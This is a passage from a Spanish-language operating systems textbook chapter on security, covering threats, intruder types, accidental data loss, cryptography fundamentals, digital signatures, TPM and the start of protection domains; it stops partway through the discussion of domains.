Muchas empresas poseen información valiosa que desean tener muy bien protegida. Esta información puede ser técnica (por ejemplo, el diseño de un nuevo chip o nuevo software), comercial (por ejemplo, estudios de la competencia o planes de marketing), financiera (por ejemplo, planes para una oferta de acciones), legal (por ejemplo, documentos sobre la posible fusión o absorción de una empresa), y de muchos otros tipos. Con frecuencia, para proteger esta información se pone un guardia uniformado a la entrada del edificio, que asegura la adecuada identificación de todo el que entre. Asimismo, los archiveros y las oficinas se cierran con llave para asegurar que sólo las personas autorizadas tengan acceso a la información.

Además, las computadoras domésticas contienen cada vez más datos valiosos. Muchas personas mantienen su información financiera (como las devoluciones de impuestos y los números de tarjetas de crédito) en su computadora. Las cartas de amor se han vuelto digitales. Y los discos duros en estos tiempos están llenos de fotografías, videos y películas importantes.

A medida que se almacena cada vez más información de este tipo en los sistemas computacionales, se vuelve cada vez más importante la necesidad de protegerla. Por lo tanto, proteger esta información contra el uso no autorizado es una de las principales preocupaciones de todos los sistemas operativos. Por desgracia, también es cada vez más difícil hacer esto debido a la amplia aceptación de los sistemas inflados (y los errores que los acompañan) como un fenómeno normal. En las siguientes secciones analizaremos una variedad de cuestiones relacionadas con la seguridad y la protección; algunas tienen analogías con la protección real de la información en papel, pero otras son únicas para los sistemas computacionales. En este capítulo examinaremos la seguridad de las computadoras aplicada a los sistemas operativos.

Las cuestiones relacionadas con la seguridad de los sistemas operativos han cambiado de manera radical en las últimas dos décadas. No fue sino hasta principios de la década de 1990 que algunas personas tenían una computadora en su casa, y la mayoría de los trabajos de cómputo se realizaban en empresas, universidades y otras organizaciones en computadoras multiusuario, desde grandes mainframes hasta minicomputadoras. Casi todas estas máquinas estaban aisladas, sin conexión a una red. Como consecuencia, la seguridad estaba enfocada casi por completo en la forma de evitar que los usuarios se entrometieran en los asuntos de los demás usuarios. Si Tracy y Marcia eran usuarios registrados de la misma computadora, el truco era asegurar que ninguna de las dos pudiera leer los archivos de la otra, o modificarlos, pero permitir que compartieran los archivos que querían compartir. Se desarrollaron modelos y mecanismos elaborados para asegurar que ningún usuario pudiera obtener derechos de acceso a los archivos que no debía.

Algunas veces, los modelos y los mecanismos implicaban clases de usuarios en vez de sólo individuos. Por ejemplo, en una computadora militar los datos tenían que marcarse como muy secretos, secretos, confidenciales o públicos, y había que evitar que los cabos husmearan en los directorios de los generales, sin importar quién era el cabo y quién era el general. Todos estos temas se investigaron de manera detallada, se hicieron reportes sobre ellos y se implementaron durante varias décadas.

Una suposición tácita era que, una vez que se elegía el modelo y se realizaba la implementación, el software era básicamente correcto y cumpliría con todas las reglas. Por lo general, los modelos y el software eran bastante simples, por lo que la suposición casi siempre era válida. Por ende, si en teoría Tracy no tenía permitido ver cierto archivo de Marcia, en la práctica tampoco podía hacerlo.

La situación cambió con el surgimiento de la computadora personal e Internet, y con la desaparición de la mainframe y las minicomputadoras compartidas (aunque no cambió por completo, ya que los servidores en las LANs corporativas son como las minicomputadoras compartidas). Por lo menos para los usuarios domésticos no había amenaza de que otro husmeara en sus archivos, ya que no había otras personas que usaran en esa computadora.

Por desgracia, a medida que disminuyó esta amenaza surgió otra para ocupar su lugar (¿la ley de la conservación de las amenazas?): los ataques del exterior. Surgieron virus, gusanos y otras plagas digitales, entraron a las computadoras por medio de Internet y una vez establecidos, causaron todo tipo de estragos. Lo que los ayudó a hacer daño fue el explosivo crecimiento del bugware inflado, que ha sustituido al formidable software eficiente de los años anteriores. Ahora que los sistemas operativos contienen 5 millones de líneas de código en el kernel y las aplicaciones de 100 MB son la regla en vez de la excepción, hay grandes cantidades de errores que las plagas digitales pueden explotar para hacer cosas que las reglas no permiten. Por lo tanto, ahora tenemos una situación en la que podemos mostrar formalmente que un sistema es seguro, y aún así se puede ver comprometido con facilidad debido a que cierto error en el código permite que un programa salvaje haga cosas que formalmente tiene prohibido hacer.

Este capítulo consta de dos partes para cubrir todos los detalles. Empieza por analizar las amenazas con cierto detalle, para ver qué es lo que queremos proteger. Después, en la sección 9.2 se introduce la criptografía moderna, que es una herramienta básica e importante en el mundo de la seguridad. Después viene la sección 9.3, que trata sobre los modelos formales de seguridad y la forma de razonar sobre el acceso seguro y la protección entre los usuarios que tienen datos confidenciales, pero que también comparten datos con otros usuarios.

Hasta este punto todo va bien, luego entra en juego la realidad. Las siguientes cinco secciones tratan sobre problemas de seguridad prácticos que ocurren en la vida diaria. Pero para cerrar con una nota optimista, terminaremos el capítulo con secciones sobre defensas contra estas plagas del mundo real y un breve análisis sobre la investigación continua en la seguridad de las computadoras, y por último un resumen.

Lo que también vale la pena observar es que, aunque este libro trata sobre sistemas operativos, la seguridad de éstos y en la red son cuestiones tan entrelazadas que es realmente imposible separarlas. Por ejemplo, los virus entran por la red pero afectan al sistema operativo. En general, hemos preferido pecar de prudentes, por lo que incluimos cierto material que está vinculado al tema, aunque en realidad no es una cuestión sobre sistemas operativos.

9.1 EL ENTORNO DE SEGURIDAD

Vamos a empezar nuestro estudio sobre la seguridad con la definición de cierta terminología. Algunas personas utilizan los términos “seguridad” y “protección” de manera indistinta. Sin embargo, con frecuencia es útil distinguir los problemas generales involucrados en el proceso de evitar que personas no autorizadas lean o modifiquen los archivos, lo que por una parte incluye cuestiones técnicas, administrativas, legales y políticas, y por otra incluye los mecanismos específicos del sistema operativo para brindar seguridad. Para evitar una confusión, utilizaremos el término **seguridad** para hacer referencia al problema general, y **mecanismos de protección** para referirnos a los mecanismos específicos del sistema operativo que se utilizan para salvaguardar la información en la computadora. Sin embargo, no hay un límite definido entre estos dos términos. Primero estudiaremos la seguridad para ver cuál es la naturaleza del problema. Más adelante en el capítulo analizaremos los mecanismos de protección y los modelos disponibles para ayudar a obtener seguridad.

La seguridad tiene muchas facetas. Tres de las más importantes son la naturaleza de las amenazas, la naturaleza de los intrusos y la pérdida accidental de datos. Ahora analizaremos cada una de estas facetas en orden.

9.1.1 Amenazas

Desde la perspectiva de la seguridad, en sistemas computacionales se tienen cuatro objetivos generales con sus correspondientes amenazas, como se muestra en la lista de la figura 9-1. El primer objetivo, conocido como **confidencialidad de los datos**, implica hacer que los datos secretos permanezcan así. Por ejemplo, si el propietario de ciertos datos ha decidido que éstos pueden estar disponibles sólo para ciertas personas, el sistema debe garantizar que las personas no autorizadas nunca tengan acceso a esos datos. Como un mínimo absoluto, el propietario debe ser capaz de especificar quién puede ver qué cosa, y el sistema debe cumplir con estas especificaciones, que en teoría se deben aplicar a cada archivo en forma individual.

Objetivo	Amenaza
Confidencialidad de los datos	Exposición de los datos
Integridad de los datos	Alteración de los datos
Disponibilidad del sistema	Negación del servicio
Exclusión de los usuarios externos	Los virus se apropian del sistema

Figura 9-1. Objetivos y amenazas de seguridad.

El segundo objetivo, conocido como **integridad de los datos**, significa que los usuarios sin autorización no deben ser capaces de modificar datos sin el permiso del propietario. La modificación de datos en este contexto incluye no sólo la modificación de los datos, sino también su eliminación y la inclusión de datos falsos. Si un sistema no puede garantizar que los datos depositados en él permanecerán sin modificación hasta que el usuario decida hacerlo, no tiene mucho valor como sistema de información.

El tercer objetivo, conocido como **disponibilidad del sistema**, significa que nadie puede perturbar el sistema para hacerlo inutilizable. Dichos ataques de **negación del servicio** son cada vez más comunes. Por ejemplo, si una computadora es un servidor de Internet y alguien le envía una avalancha de peticiones, puede dejarlo inhabilitado al ocupar todo el tiempo de su CPU con tan sólo tener que examinar y descartar las peticiones entrantes. Si, por ejemplo, requiere 100 μseg para procesar una petición entrante para leer una página Web, entonces cualquiera que se las arregle para enviar 10,000 peticiones/segundo podrá aniquilarlo. Hay disponibles modelos razonables y tecnología para lidiar con los ataques sobre la confidencialidad y la integridad; es mucho más difícil frustrar estos ataques de negación de servicio.

Por último, en años recientes surgió una nueva amenaza. Algunas veces los usuarios externos pueden tomar el control de las computadoras en el hogar de otras personas (mediante el uso de virus y otros medios) y convertirlas en **zombies**, dispuestas a cumplir los deseos del usuario exterior con sólo dar las órdenes. A menudo los zombies se utilizan para enviar spam, de manera que no se pueda rastrear el cerebro que está detrás del ataque de spam.

En cierto sentido también existe otra amenaza, pero es más una amenaza para la sociedad que para los usuarios individuales. Hay quienes le tiene rencor a cierto país específico o grupo (étnico), o que sólo están enojados con el mundo en general y desean destruir toda la infraestructura que puedan sin importar la naturaleza de los daños o quiénes sean las víctimas específicas. Por lo general, dichas personas sienten que es bueno atacar a las computadoras de sus enemigos, pero los ataques en sí tal vez no estén bien enfocados.

Otro aspecto del problema de seguridad es la **privacidad**: proteger a los individuos contra el mal uso de la información sobre ellos. Esto está generando muchos problemas legales y morales. ¿Debe el gobierno compilar expedientes de todas las personas para poder atrapar a los que engañan a *X*, donde *X* es “asistencia social” o “impuestos”, dependiendo de sus intereses políticos? ¿Debe ser capaz la policía de buscar cualquier información sobre cualquier persona para poder detener al crimen organizado? ¿Los patrones y las compañías de seguros tienen derechos? ¿Qué ocurre cuando estos derechos entran en conflicto con los derechos individuales? Todas estas cuestiones son muy importantes, pero están más allá del alcance de este libro.

9.1.2 Intrusos

Como la mayoría de las personas son buenas y obedecen la ley, ¿para qué preocuparnos por la seguridad? Por desgracia, hay unas cuantas personas por ahí que no son tan buenas y quieren ocasionar problemas (posiblemente para obtener su propia ganancia comercial). En la literatura de la seguridad, las personas que husmean en lugares en donde no tienen por qué hacerlo se conocen como **intrusos**, o algunas veces como **adversarios**. Los intrusos actúan en dos formas distintas. Los intrusos pasivos sólo quieren leer archivos para los cuales no tienen autorización. Los intrusos activos son más maliciosos; desean realizar modificaciones no autorizadas a los datos. Al diseñar un sistema para que sea seguro contra los intrusos, es importante tener en cuenta el tipo de intruso contra el que tratamos de protegerlo. Algunas categorías comunes son:

1. Usuarios no técnicos que se entrometen en forma casual. Muchas personas tienen computadoras personales en sus escritorios, las cuales están conectadas a un servidor de archivos compartidos y, debido a la naturaleza curiosa de los humanos, algunas de esas personas son capaces de leer el correo electrónico y demás archivos de otras si no hay barreras que las detengan. Por ejemplo, la mayoría de los usuarios de UNIX tienen la opción predeterminada de que todos los archivos recién creados tienen permisos de lectura para todos.

2. Intrusos que husmean. Los estudiantes, programadores de sistemas, operadores y demás personal técnico a menudo consideran como un reto personal la acción de irrumpir en la seguridad de un sistema computacional local. Por lo general son muy habilidosos y están dispuestos a dedicar una cantidad considerable de tiempo a ello.

3. Intentos determinados por obtener dinero. Algunos programadores de los bancos han tratado de robar del banco en el que trabajan. Los esquemas varían, desde cambiar el software para truncar en vez de redondear el interés, quedarse con la fracción de un centavo, desviar las cuentas que no se han utilizado en años, hasta llegar al chantaje (“Si no me pagan, destruiré todos los registros del banco”).

4. Espionaje comercial o militar. El espionaje se refiere a un intento serio y bien fundamentado por parte de un competidor u otro país de robar programas, secretos comerciales, ideas patentables, tecnología, diseños de circuitos, planes de negocios, etcétera. A menudo para hacer esto se intervienen líneas telefónicas o incluso se montan antenas dirigidas hacia la computadora para recoger su radiación electromagnética.

Hay que dejar en claro que tratar de evitar que un gobierno extranjero hostil robe secretos militares es algo muy distinto a tratar de evitar que los estudiantes inserten diario un mensaje gracioso en el sistema. La cantidad de esfuerzo necesaria para la seguridad y la protección depende sin duda de quién creamos que es el enemigo.

El virus es otra categoría de plaga de seguridad que se ha manifestado en años recientes, y del cual hablaremos con detalle más adelante en este capítulo. En esencia, un virus es una pieza de

código que se duplica a sí mismo y (por lo general) realiza cierto daño. En cierto modo, el escritor de un virus es también un intruso, a menudo con habilidades técnicas elevadas. La diferencia entre un intruso convencional y un virus es que el primero se refiere a una persona que trata de irrumpir en un sistema por motivos personales para ocasionar daños, mientras que el segundo es un programa escrito por dicha persona y que después se suelta en el mundo con la esperanza de que provoque daños. Los intrusos tratan de irrumpir en sistemas específicos (por ejemplo, uno que pertenezca a cierto banco o al Pentágono) para robar o destruir datos específicos, mientras que el escritor de un virus comúnmente quiere provocar daños en general, y no le importa a quién.

9.1.3 Pérdida accidental de datos

Además de las amenazas ocasionadas por los intrusos maliciosos, por accidente se pueden perder datos valiosos. Algunas de las causas comunes de pérdida accidental de datos son:

1. Accidentes y desastres naturales: incendios, inundaciones, terremotos, guerras, disturbios o ratas que roen cintas magnéticas.

2. Errores de hardware o software: fallas en la CPU, discos o cintas que no se pueden leer, errores de telecomunicaciones, errores en los programas.

3. Errores humanos: error al introducir los datos, al montar una cinta o un CD-ROM de manera incorrecta; ejecutar el programa incorrecto, perder un disco o una cinta, o cualquier otro error.

La mayoría de estas causas se pueden prevenir mediante la realización de respaldos adecuados que se guardan, de preferencia, lejos de los datos originales. Aunque la acción de proteger los datos contra pérdidas accidentales puede parecer mundana en comparación con la acción de proteger contra intrusos astutos, en la práctica es probable que haya más daños ocasionados por las pérdidas accidentales que por intrusos.

9.2 FUNDAMENTOS DE LA CRIPTOGRAFÍA (CIFRADO)

La criptografía desempeña un importante papel en la seguridad. Muchas personas están familiarizadas con los criptogramas de los periódicos, que son pequeños rompecabezas en donde cada letra se ha sustituido de manera sistemática por una letra distinta. En realidad no tienen mucho que ver con la criptografía moderna. En esta sección daremos un vistazo a la criptografía en la era de las computadoras, parte de lo cual será útil para comprender el resto de este capítulo. Además, cualquiera que esté preocupado por la seguridad debe conocer por lo menos los fundamentos. Sin embargo, un análisis detallado de la criptografía es un tema más allá del alcance de este libro. Hay muchos libros excelentes sobre seguridad en las computadoras que analizan este tema con mucho detalle. El lector interesado puede consultar estos libros (por ejemplo, Kaufman y colaboradores,

2002; Pfleeger y Pfleeger, 2006). A continuación veremos un análisis muy breve sobre la criptografía para aquellos lectores que no estén familiarizados con ella.

El propósito de la criptografía es tomar un mensaje o archivo, conocido como **texto simple**, y convertirlo en **texto cifrado** de tal forma que sólo las personas autorizadas sepan cómo convertirlo nuevamente en texto simple. Para todos los demás, el texto cifrado es sólo una sucesión incomprensible de bits. Aunque pueda parecer extraño para los principiantes en esta área, los algoritmos de cifrado y descifrado (funciones) *siempre* deben ser públicos. Casi nunca se pueden mantener secretos, y esto da a las personas que tratan de mantener los secretos una falsa sensación de seguridad. En la práctica, esta táctica se conoce como **seguridad por oscuridad** y la emplean sólo los amateurs en la seguridad. Lo extraño es que la categoría de amateurs también incluye a muchas empresas multinacionales que en realidad deberían estar mejor informadas.

En vez de ello, el secreto depende de los parámetros de los algoritmos, a los cuales se les denomina **claves**. Si P es el archivo de texto simple, K_E es la clave de cifrado, C es el texto cifrado y E es el algoritmo de cifrado (es decir, la función), entonces $C = E(P, K_E)$. Ésta es la definición del cifrado, la cual indica que el texto cifrado se obtiene mediante el uso del algoritmo de cifrado E, con el texto simple P y la clave de cifrado (secreta) K_E como parámetros. La idea de que todos los algoritmos deben ser públicos y el secreto debe residir exclusivamente en las claves se conoce como **Principio de Kerckhoffs**, formulado por el criptógrafo holandés Auguste Kerckhoffs del siglo XIX. En la actualidad, todos los criptógrafos serios han adoptado esta idea.

De manera similar tenemos que $P = D(C, K_D)$, donde D es el algoritmo de descifrado y K_D es la clave de descifrado. Esto indica que para obtener de vuelta el texto simple P a partir del texto cifrado C y la clave de descifrado K_D, hay que ejecutar el algoritmo D con C y K_D como parámetros. En la figura 9-2 se muestra la relación entre las diversas piezas.




Figura 9-2. Relación entre el texto simple y el texto cifrado.

9.2.1 Criptografía de clave secreta

Para que esto sea más claro, considere un algoritmo en el que cada letra se sustituye por una letra distinta; por ejemplo, todas las *A*s se sustituyen por *Q*s, todas las *B*s se sustituyen por *W*s, todas las *C*s se sustituyen por *E*s, y así en lo sucesivo:

texto simple: A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
texto cifrado: Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

A este sistema general se le conoce como **sustitución monoalfabética**, en donde la clave es la cadena de 26 letras correspondiente al alfabeto completo. La clave de cifrado en este ejemplo es *QWERTYUIOPASDFGHJKLZXCVBNM*. Utilizando la clave anterior, el texto simple *ATTACK* se transformaría en el texto cifrado *QZZQEA*. La clave de descifrado indica cómo obtener de vuelta el texto simple a partir del texto cifrado. En este ejemplo, la clave de descifrado es *KXVMCNOPHQRSZYIJADLEGWBUFT*, debido a que una *A* en el texto cifrado es una *K* en el texto simple, una *B* en el texto cifrado es una *X* en el texto simple, y así sucesivamente.

En primera instancia esto podría parecer un sistema seguro, pues aunque el criptoanalista conozca el sistema general (sustitución de letra por letra), no sabe cuál de las $26! \simeq 4 \times 10^{26}$ posibles claves se está utilizando. Sin embargo, cuando el texto cifrado es muy poco, la clave se puede descubrir con facilidad. El ataque básico saca provecho de las propiedades estadísticas de los lenguajes naturales. Por ejemplo, en inglés la letra *e* es la más común, seguida de *t*, *o*, *a*, *n*, *i*, etc. Las combinaciones más comunes de dos letras, conocidas como **bigramas**, son *th*, *in*, *er*, *re* y así, en lo sucesivo. Es fácil quebrantar el cifrado si se utiliza este tipo de información.

Muchos sistemas criptográficos como el anterior tienen la propiedad de que, dada la clave de cifrado, es fácil encontrar la clave de descifrado, y viceversa. A dichos sistemas se les conoce como **criptografía de clave secreta** o **criptografía de clave simétrica**. Aunque los cifrados de sustitución monoalfabética son completamente inútiles, hay otros algoritmos de clave simétrica conocidos que son relativamente seguros si las claves son lo bastante largas. Para una seguridad formal, se deben utilizar como mínimo claves de 256 bits, con lo cual se obtiene un espacio de búsqueda de $2^{256} \simeq 1.2 \times 10^{77}$ claves. Las claves más cortas pueden frustrar a los amateurs, pero no a los principales gobiernos.

9.2.2 Criptografía de clave pública

Los sistemas de clave secreta son eficientes debido a que el monto de cálculos requeridos para cifrar o descifrar un mensaje es razonable, pero hay una gran desventaja: el emisor y el receptor deben tener la clave secreta compartida. De hecho, tal vez hasta tengan que reunirse físicamente para que uno le entregue la clave al otro. Para resolver este problema se utiliza la **criptografía de clave pública** (Diffie y Hellman, 1976). Este sistema tiene la propiedad de que se utilizan distintas claves para el cifrado y el descifrado, y si se elige bien la clave de cifrado es casi imposible descubrir la clave de descifrado correspondiente. Bajo estas circunstancias, la clave de cifrado se puede hacer pública y sólo hay que mantener secreta la clave de descifrado privada.

Para que el lector vea cómo funciona la criptografía de clave pública, considere las siguientes dos preguntas:

Pregunta 1: ¿Cuánto es $314159265358979 \times 314159265358979$?
Pregunta 2: ¿Cuál es la raíz cuadrada de 3912571506419387090594828508241?

La mayoría de los estudiantes de sexto grado podrían contestar la pregunta 1 en una o dos horas si les damos lápiz, papel y les prometemos un gran cono de helado si obtienen la respuesta correcta. La mayoría de los adultos necesitaría una calculadora, computadora u otro tipo de ayuda externa para resolver la pregunta 2, si les damos lápiz, papel y la promesa de una reducción de 50% de por vida en los impuestos. Aunque el cuadrado y la raíz cuadrada son operaciones inversas, tienen grandes diferencias en cuanto a su complejidad computacional. Este tipo de asimetría forma la base de la criptografía de clave pública. El cifrado utiliza la operación sencilla, pero para el descifrado sin la clave se necesita la operación difícil.

Hay un sistema de clave pública llamado **RSA**, el cual explota el hecho de que para una computadora es mucho más fácil multiplicar números muy grandes que obtener el factorial de números muy grandes, en especial cuando todas las operaciones aritméticas se realizan mediante la aritmética de módulo y todos los números involucrados tienen cientos de dígitos (Rivest y colaboradores, 1978). Este sistema se utiliza mucho en el mundo de la criptografía. También se utilizan sistemas basados en logaritmos discretos (El Gamal, 1985). El principal problema con la criptografía de clave pública es que es mil veces más lenta que la criptografía simétrica.

Veamos ahora la manera en que funciona la criptografía de clave pública: todos eligen un par (clave pública, clave privada) y publican la clave pública. Esta clave pública es la clave de cifrado; la clave privada es la clave de descifrado. Por lo general, el proceso de generación de la clave es automatizado, en donde tal vez una contraseña seleccionada por el usuario se alimenta al algoritmo como una semilla. Para enviar un mensaje secreto a un usuario, un corresponsal cifra el mensaje con la clave pública del receptor. Como sólo el receptor tiene la clave privada, sólo él puede descifrar el mensaje.

9.2.3 Funciones de una vía

Hay varias situaciones, que veremos más adelante, donde es deseable tener cierta función f con la siguiente propiedad: dada f y su parámetro x, es fácil calcular $y = f(x)$, pero si sólo se tiene $f(x)$ es imposible calcular el valor de x. Comúnmente dicha función manipula los bits en formas complejas. Podría empezar por inicializar y con x. Después podría ejecutar un ciclo que itere todas las veces que haya bits 1 en x, y en cada iteración se permutarían los bits de y de una manera independiente a la iteración, agregando una constante distinta en cada iteración, y mezclando en general los bits minuciosamente. A dicha función se le conoce como **función de hash criptográfica**.

9.2.4 Firmas digitales

Con frecuencia es necesario firmar un documento en forma digital. Por ejemplo, suponga que un cliente pide a su banco que compre ciertas acciones, para lo cual le envía un mensaje de correo electrónico. Una hora después de haber enviado y ejecutado la orden, las acciones se desploman. Ahora el cliente niega incluso haber enviado el correo electrónico. Desde luego que el banco puede presentar el correo electrónico, pero el cliente puede afirmar que el banco lo falsificó para poder obtener una comisión. ¿Cómo puede saber un juez quién está diciendo la verdad?

Las firmas digitales hacen que sea posible firmar correos electrónicos y otros documentos digitales, de tal forma que el emisor no los pueda repudiar después. Una manera común es pasar primero el documento a través de un algoritmo de hashing criptográfico de una vía, que sea muy difícil de invertir. Por lo general, la función de hashing produce un resultado de longitud fija, independiente del tamaño del documento original. Las funciones de hashing más populares son: **MD5** (**Algoritmo de firma de mensajes 5**), el cual produce un resultado de 16 bytes (Rivest, 1992) y **SHA-1** (**Algoritmo de hash seguro**), que produce un resultado de 20 bytes (NIST, 1995). Las versiones más recientes de SHA-1 son **SHA-256** y **SHA-512**, que producen resultados de 32 y 64 bytes, respectivamente, pero se utilizan con menos frecuencia en la actualidad.

El siguiente paso asume que se está utilizando la criptografía de clave pública como vimos antes. Entonces, el propietario del documento aplica su clave privada al hash para obtener D(*hash*). Este valor, conocido como **bloque de firma**, se adjunta al documento y se envía al receptor, como se muestra en la figura 9-3. Al proceso de aplicar D al hash se le conoce algunas veces como descifrar el hash, pero en realidad no es un descifrado debido a que el hash no se ha cifrado. Es sólo una transformación matemática aplicada al hash.




Figura 9-3. (a) Cálculo de un bloque de firma. (b) Lo que obtiene el receptor.

Cuando llegan el documento y el hash, el receptor calcula primero el hash del documento mediante el uso de MD5 o SHA, según lo que hayan acordado de antemano. Después, el receptor aplica la clave pública del emisor al bloque de firma para obtener $E(D(hash))$. En efecto, "cifra" el hash descifrado, lo cancela y obtiene el hash de vuelta. Si el hash calculado no coincide con el hash del bloque de firma, significa que se alteró el documento, el bloque de firma o ambos (o que se modificaron por accidente). El valor de este esquema es que aplica la criptografía de clave pública (lenta) sólo a una pieza de datos relativamente pequeña: el hash. Tenga muy en cuenta que este método sólo funciona si para todas las x

$$E(D(x)) = x$$

No se garantiza *a priori* que todas las funciones de cifrado vayan a tener esta propiedad, pues lo que habíamos pedido en un principio era que

$$D(E(x)) = x$$

es decir, *E* es la función de cifrado y *D* es la función de descifrado. Para obtener la propiedad de la firma en la suma, el orden de aplicación no debe importar; es decir, *D* y *E* deben ser funciones conmutativas. Por fortuna, el algoritmo RSA tiene esta propiedad.

Para utilizar este esquema de firma, el receptor debe conocer la clave pública del emisor. Algunos usuarios publican su clave pública en su página Web. Otros no lo hacen debido al temor de que un intruso entre a su sistema y altere su clave sin que se enteren. Para ellos se requiere un mecanismo alternativo para distribuir claves públicas. Un método común es que los emisores de un mensaje adjunten al mismo un **certificado**, el cual contiene el nombre del usuario y la clave pública, y está firmado digitalmente por una tercera parte de confianza. Una vez que el usuario haya adquirido la clave pública de la tercera parte de confianza, puede aceptar certificados de todos los emisores que utilicen esta tercera parte de confianza para generar sus certificados.

A un tercero de confianza que firma certificados se le conoce como **CA** *Certification Authority* (Autoridad de certificación). Sin embargo, para que un usuario pueda verificar un certificado firmado por una CA, necesita su clave pública. ¿De dónde proviene eso y cómo sabe el usuario que es real? En general, se requiere todo un esquema para administrar claves públicas, conocido como **PKI** *Public Key Infrastructure* (Infraestructura de claves públicas). Para los navegadores Web, el problema se resuelve *ad hoc*: todos los navegadores tienen ya cargadas las claves públicas de aproximadamente 40 CAs populares.

Acabamos de ver cómo se puede utilizar la criptografía de clave pública para las firmas digitales. Vale la pena mencionar que también existen esquemas que no involucran la criptografía de clave pública.

9.2.5 Módulo de plataforma confiable

Toda la criptografía requiere claves. Si se comprometen las claves, también se compromete toda la seguridad que se basa en ellas. Por lo tanto, es esencial almacenar las claves de una forma segura. ¿Cómo almacenamos claves en forma segura en un sistema que no es seguro?

La industria ha propuesto utilizar un chip llamado **TPM** (*Trusted Platform Modules*, Módulos de plataforma confiables), un criptoprocesador que contiene almacenamiento no volátil para guardar las claves. El TPM puede realizar operaciones criptográficas como cifrar bloques de texto simple o descifrar bloques de texto cifrado en la memoria principal. También puede verificar firmas digitales. Al realizar estas operaciones en un hardware especializado, se pueden realizar con más velocidad y es probable que se utilicen con más frecuencia. Algunas computadoras ya tienen chips TPM y es muy probable que muchas computadoras más los vayan a incluir en el futuro.

El TPM es muy controversial, ya que hay distintas partes que tienen ideas diferentes acerca de quién va a controlar el TPM y de quién se va a proteger. Microsoft es un gran defensor de ese concepto y ha desarrollado una serie de tecnologías para utilizarlo, incluyendo Palladium, NGSCB y BitLocker. En su punto de vista, el sistema operativo controla el TPM para evitar que se ejecute el software no autorizado. El "software no autorizado" podría ser software pirata (es decir, copias ilegales) o sólo software que el sistema operativo no autorice. Si el TPM está involucrado en el proceso de arranque, podría iniciar sólo los sistemas operativos firmados por el fabricante mediante una clave secreta colocada dentro del TPM, que se divulgue sólo a ciertos distribuidores de sistemas

operativos (como Microsoft). Por lo tanto, el TPM se podría utilizar para limitar las opciones de los usuarios en cuanto al software, para que sólo puedan seleccionar el software aprobado por el fabricante de computadoras.

Las industrias de la música y las películas también tienen mucho interés en el TPM, ya que se podría utilizar para evitar que pirateen su contenido. También podría abrir nuevos modelos de negocios, como rentar canciones o películas durante cierto periodo específico y dejar de descifrarlas después de una fecha de expiración.

El TPM tiene muchos usos más, pero por falta de espacio no los veremos aquí. Lo interesante es que TPM no ayuda a que las computadoras sean más seguras contra los ataques externos. En realidad se enfoca en el uso de la criptografía para evitar que los usuarios hagan algo que no esté aprobado de manera directa o indirecta por la entidad que controle el TPM. Si desea aprender más sobre este tema, el artículo sobre Trusted Computing (Computación confiable) en Wikipedia es un buen lugar para empezar.

9.3 MECANISMOS DE PROTECCIÓN

Es más fácil obtener seguridad si hay un modelo claro de lo que se debe proteger y de a quién se le permite hacer qué cosa. En este campo se ha realizado una cantidad considerable de trabajo, por lo que sólo podemos arañar la superficie. Nos concentraremos en unos cuantos modelos generales y en los mecanismos para llevarlos a cabo.

9.3.1 Dominios de protección

Un sistema computacional contiene muchos “objetos” que necesitan protección. Estos objetos pueden ser de hardware (por ejemplo, CPUs, segmentos de memoria, unidades de disco o impresoras) o de software (por ejemplo, procesos, archivos, bases de datos o semáforos).

Cada objeto tiene un nombre único que se utiliza como referencia, y hay un conjunto finito de operaciones que los procesos pueden llevar a cabo con los objetos. Las operaciones `read` y `write` son apropiadas para un archivo; `up` y `down` se utilizan en un semáforo.

Es obvio que se necesita una manera de prohibir que los procesos utilicen objetos sin autorización. Además, mediante este mecanismo se debe poder restringir a los procesos para que sólo puedan utilizar un conjunto de las operaciones legales cuando sea necesario. Por ejemplo, el proceso *A* tal vez tenga permiso de leer, pero no de escribir en el archivo *F*.

Para poder analizar distintos mecanismos de protección, es conveniente introducir el concepto de un dominio. Un **dominio** es un conjunto de pares (objeto, permisos). Cada par especifica un objeto y cierto subconjunto de las operaciones que se pueden realizar en él. Un **permiso** en este contexto indica el permiso para realizar una de las operaciones. A menudo, un dominio corresponde a un solo usuario y le indica lo que puede hacer y lo que no, pero un dominio también puede ser más general que sólo un usuario. Por ejemplo, los miembros de un equipo de programación que trabajan en cierto proyecto podrían pertenecer al mismo dominio, de manera que todos tengan acceso a los archivos del proyecto.

La manera en que se asignan los objetos a los dominios depende de los detalles sobre quién necesita saber qué. Sin embargo, uno de los conceptos básicos es el **POLA** (*Principle of Least Authority,* Principio de menor autoridad), o la necesidad de saber. En general, la seguridad funciona mejor cuando cada dominio tiene los mínimos objetos y privilegios para realizar su trabajo; y no más.

En la figura 9-4 se muestran tres dominios, los objetos en cada dominio y los permisos disponibles en cada objeto: R (lectura), W (escritura) y X (ejecución). Observe que *Impresora1* está en dos dominios al mismo tiempo, y tiene los mismos permisos en cada uno. *Archivo1* también está en dos dominios, pero tiene distintos permisos en cada uno.

